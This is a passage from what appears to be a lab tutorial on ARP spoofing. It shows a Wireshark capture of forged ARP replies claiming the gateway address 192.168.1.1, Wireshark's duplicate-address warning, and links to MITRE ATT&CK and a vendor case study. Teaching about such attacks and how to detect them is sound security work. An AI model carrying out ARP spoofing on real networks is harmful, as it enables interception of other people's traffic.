  21 8.925486337  fe80::1:1               fe80::c911:1ea9:dae…  ICMPv6     78 Neighbor Advertisement fe80::1:1 (rtr, sol)
  22 9.857999565  fe80::1:1               ff02::1                 ICMPv6    110 Router Advertisement from 08:00:27:56:64:58
  23 10.001331251 fe80::1:1               ff02::16                ICMPv6     90 Multicast Listener Report Message v2
  24 10.314337162 PCSSystemtec_d2:26:…  PCSSystemtec_08:3e:…  ARP        60 192.168.1.1 is at 08:00:27:d2:26:79
  25 10.629003078 PCSSystemtec_d2:26:…  PCSSystemtec_56:64:…  ARP        60 192.168.1.114 is at 08:00:27:d2:26:79 (duplicate use of 192.168.1.1 detected!)
  26 12.322743028 PCSSystemtec_d2:26:…  PCSSystemtec_08:3e:…  ARP        60 192.168.1.1 is at 08:00:27:d2:26:79
  27 12.422623231 fe80::1:1               ff02::16                ICMPv6     90 Multicast Listener Report Message v2
  28 12.640131561 PCSSystemtec_d2:26:…  PCSSystemtec_56:64:…  ARP        60 192.168.1.114 is at 08:00:27:d2:26:79 (duplicate use of 192.168.1.1 detected!)
```

We can see here that wireshark has picked up on our interception and has noted that "duplicate use of 192.168.1.1 detected!".

You can learn more at:

https://attack.mitre.org/techniques/T1557/002/

https://support.huawei.com/enterprise/en/doc/EDOC1100313446/5085b252/case-study-the-gateway-address-is-spoofed